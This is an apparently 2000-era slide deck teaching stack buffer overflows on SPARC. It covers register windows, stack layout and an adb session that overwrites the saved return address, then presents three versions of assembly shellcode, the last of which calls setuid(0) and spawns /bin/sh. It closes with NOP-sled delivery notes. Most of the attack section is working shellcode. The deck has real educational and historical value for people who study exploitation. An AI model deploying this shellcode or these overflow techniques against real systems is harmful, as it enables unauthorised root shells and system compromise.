SPARC Buffer Overflows

ghandi@dopesquad.net

July 29, 2000

Overview

- Introduction to SPARC and SPARC assembly
- The Stack
- 'adb' and 'dis'
- Overflow
- Shellcode
- Deliver

SPARC (Scalable Processor ARCitecture), version 8

- 32-bit RISC Architecture
- Pipelined
- LOAD/STORE
- “Register Windows”

Memory access

- Only load and store instructions operate on memory
- All memory is accessed register-indirect (registers act like pointers)
- All instructions and integer registers are 1 word (4 bytes)

Registers

- Global registers %g0 - %g7
  - %g0 is hardwired to zero
- Output registers %o0 - %o7
  - %o6 (%sp) is the stack pointer
- Local registers %l0 - %l7
- Input registers %i0 - %i7
  - %i6 (%fp) is the frame pointer (caller's %sp)

Register Windows

- Each function gets their own "window" of 32 registers
- Caller's output registers become input registers
- Fresh local and output registers
- Performed by SAVE and RESTORE instructions

Subroutine Calling Convention

1. Caller places arguments in output registers
2. Caller calls function
3. Callee uses SAVE instruction to allocate a new register window and space for automatic variables
4. Callee does its thing
5. Callee returns (RET) and RESTOREs caller's register window

Example

```
main:   call    foo
        set     0xDEADBEEF, %o0 ! delay slot
        ...
foo:    save    %sp, -96, %sp
        ld      [%i0], %l0
        add     %l0, 42, %l1
        st      %l1, [%i0]
        ret
        restore
```

Traps

- Transfers of control to supervisor software (kernel)
- Requests for service from the application to the operating system
- Some people call these "interrupts"
- Why do we care?

System Calls

- Arguments in output registers
- System call number in %g1
- Trap 8
- Read /usr/include/sys/syscall.h
- Example:

```
mov     %g0, %o0
set     23, %g1
ta      8           ! setuid(0)
```

The Stack

Know Your Enemy

- Stack grows downward
- Reserves space for register window in case of overflow/underflow
- Automatic variables negative offsets from %fp
- Everything else positive offsets from %sp

The Stack: C Struct Style

```
/* Minimum stack frame (96 bytes) */
struct stack {
    int           locals[8];
    int           inputs[6];
    struct stack* fp;
    int           saved_pc;
    void*         struct_ret;
    int           args[6];
    int           argx[1];
};
```

The Stack: ASCII-Art Style


```
<-- Stack growth                  High memory -->
|   32      32   4  24  4  X  | 32    28
|LLLLLLLLIIIIIIIISDDDDDDDAB...B|L...LI...I*...
| Locals  Inputs S dump A Buf |          |
%sp                           %fp    Saved PC
```

Smashing the Stack

"Cats and dogs living together, mass hysteria!"

1. Previous stack frame's %i7 (saved %PC) is overwritten
2. Overflowed function returns
   - %i7 = %fp = target address
   - %sp (overflowed functions' %fp) is still valid
3. Overflowed function's caller gets REAL confused
4. Overflowed function's caller returns and restores
   - Jumps to %i7 + 8 (target address + 8)

This is Your Stack On Drugs



dis(1)

Object Code Disassembler

```
% dis -F main foo

...
section .text
main()
109d0:  9d e3 bf 90   save   %sp, -112, %sp
109d4:  f0 27 a0 44   st     %i0, [%fp + 68]
109d8:  f2 27 a0 48   st     %i1, [%fp + 72]
109dc:  d0 07 a0 44   ld     [%fp + 68], %o0
109e0:  80 a2 20 01   cmp    %o0, 1
...
```

The Absolute Debugger, adb(1)

Command syntax:

address,count command modifiers

Examples:

- `main,10?i`
- `0xCODEBABE/X`
- `<sp=X`
- `<sp/24X`
- `<fp+3c/W 0xDEADBEEF`

Interactive Debugging in ADB

- `$r` Show all registers
- `$q` Quit
- *address*`:b` Set breakpoint
- `:r` Run
- `:s` Step to the next instruction
- `:e` Step over CALLs
- `:c` Continue

Contrived Session

```
% adb smashme
smash:b
:r AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA
breakpoint at:
smash:          save    %sp, -0xf0, %sp
:s
stopped at:
smash+4:        st      %i0, [%fp + 0x44]
:s
stopped at:
smash+8:        add     %fp, -0x90, %o1
:s
stopped at:
smash+0xc:      mov     %o1, %o0
:s
stopped at:
smash+0x10:     ld      [%fp + 0x44], %o1
:s
stopped at:
smash+0x14:     call    0x20b8c
```

```
<sp/24X
0xeffff840:     4000084         109e0           f0000000        0
                40              40              7               fbf62b80
                effffb24        effffa08        effffa04        2
                ef7a23b4        ef718cb0        effff930        109c4
                1000            ef7ee63c        ef70bbb3        ef7eef20
                ef7ee63c        ef7ee35c        65              0
<fp/24X
0xeffff930:     4400086         89758           ef718c5c        0
                100             101             7               fbf62b80
                2               effffa04        effffa10        20c78
                0               0               effff9a0        1083c
                0               effffb24        effff9a0        107fc
                3               effffa04        4               effffa10
<fp+3c/X
0xeffff96c:     1083c
:s
stopped at:
smash+0x18:     nop
:e
stopped at:
smash+0x1c:     clr     %i0
<fp+3c/X
0xeffff96c:     41414141
<fp/24X
0xeffff930:     41414141        41414141        41414141        41414141
                41414141        41414141        41414141        41414141
                41414141        41414141        41414141        41414141
```

```
                41414141        41414141        41414141        41414141
                41414141        41414141        41414141        41414141
                41414141        41414141        41414141        41414141
:s
stopped at:
smash+0x20:     ba      smash+0x28
:s
stopped at:
smash+0x24:     nop
:s
stopped at:
smash+0x28:     ret
:s
stopped at:
smash+0x2c:     restore
:s
stopped at:
main+0x58:      clr     %i0
$r
g0      0x0                             l0      0x41414141
g1      0xefffff99a                     l1      0x41414141
g2      0x0                             l2      0x41414141
g3      0x0                             l3      0x41414141
g4      0x0                             l4      0x41414141
g5      0x0                             l5      0x41414141
g6      0x0                             l6      0x41414141
g7      0x0                             l7      0x41414141
o0      0x0                             i0      0x41414141
```

```
o1    0xeffffa08                        i1      0x41414141
o2    0xeffffa04                        i2      0x41414141
o3    0x2                               i3      0x41414141
o4    0xef7a23b4                        i4      0x41414141
o5    0xef718cb0    atexit+0x58         i5      0x41414141
sp    0xeffff930                        fp      0x41414141
o7    0x109c4       main+0x50           i7      0x41414141
y     0x0
psr   0x4400085
pc    0x109cc main+0x58:        clr     %i0
npc   0x109d0 main+0x5c:        ba      main+0x64
:s
stopped at:
main+0x5c:      ba      main+0x64
:s
stopped at:
main+0x60:      nop
:s
stopped at:
main+0x64:      ret
:s
stopped at:
main+0x64:      ret
:s
SIGBUS: Bus Error (invalid address alignment)
stopped at:
main+0x64:      ret
$q
```

The Code

*"clatu, verata, nict-*cough*"*

- Write assembly code in C asm blocks
- Disassemble the object code
- Put the code in a C char array
- Cast the shellcode to a function pointer and call it

Simple Shellcode

```
/* Simple Shellcode (68 bytes)
 * Contains NULLs
 */
save    %sp, -96, %sp           ! (Allocate minimum register window)
add     %sp, -8, %sp            ! char*  sh;
sub     %fp, 16, %o0            ! %o0 = sh;
add     %sp, -8, %sp            ! char** argv;
sub     %fp, 8, %o1             ! %o1 = argv;
mov     %g0, %o2                ! %o2 = NULL;
set     0x2f62696e, %l0         ! (void*)sh = "/bin";
st      %l0, [%o0]
set     0x2f736800, %l0         ! (void*)sh + 4 = "/sh\0";
st      %l0, [%o0 + 4]
st      %o0, [%o1]              ! argv[0] = sh;
st      %g0, [%o1 + 4]          ! argv[1] = NULL;
set     59, %g1                 ! (system call 59 == execve)
ta      8                       ! execve(sh, argv, NULL);
ret                             ! (Return and restore register window
restore                         ! in case execve fails)
```

Better Shellcode

```
/* Better Shellcode (64 bytes)
 * No NULLs
 * Still assumes its a well-behaved function
 */
add     %sp, -16, %sp           ! char*  sh; char** argv;
sub     %fp, 16, %o0            ! %o0 = sh;
sub     %fp, 8, %o1             ! %o1 = argv;
and     %o1, 2, %o2             ! %o2 = NULL;
set     0x2f62696e, %l0         ! (void*)sh = "/bin";
set     0x2f736800, %l1         ! (void*)sh + 4 = "/sh0";
std     %l0, [%fp - 16]
st      %o0, [%fp - 8]          ! argv[0] = sh;
st      %g0, [%fp - 4]          ! argv[1] = NULL;
mov     59, %g1                 ! (system call 59 == execve)
ta      8                       ! execve(sh, argv, NULL);
and     %o1, 2, %o0             ! exit(0)
mov     1, %g1
ta      8
```

Even Better Shellcode

```
/* Even Better Shellcode
 *  No NULLs
 *  real UID = 0, so /bin/sh won't discard privileges
 */
xor     %sp, %sp, %o0           ! %o0 = 0;
mov     23, %g1
ta      8                       ! setuid(0);
set     0x2f62696e, %l0         ! (void*)sh = "/bin";
set     0x2f736800, %l1         ! (void*)sh + 4 = "/sh\0";
sub     %sp, 16, %o0            ! %o0 = sh
sub     %sp, 8, %o1             ! %o1 = {sh, NULL};
xor     %sp, %sp, %o2           ! %o2 = NULL;
std     %l0, [%sp - 16]
st      %o0, [%sp - 8]          ! argv[0] = sh;
st      %g0, [%sp - 4]          ! argv[1] = NULL;
mov     59, %g1
ta      8                       ! execve(sh, argv, NULL);
xor     %sp, %sp, %o0           ! %o0 = 0;
mov     1, %g1
ta      8                       ! exit(0)
```

Delivery

"Candygram..."

- Same as on other architectures
- NOPs + Code + Jump address
- Jump address + NOP + Code
- See Greg Hoglund's *Advanced Buffer Overflow Techniques*

Examples

Material

- http://www.linuxassembly.org
- http://www.shellcode.org (currently down)
- http://www.dopesquad.net/security (when I put this up there)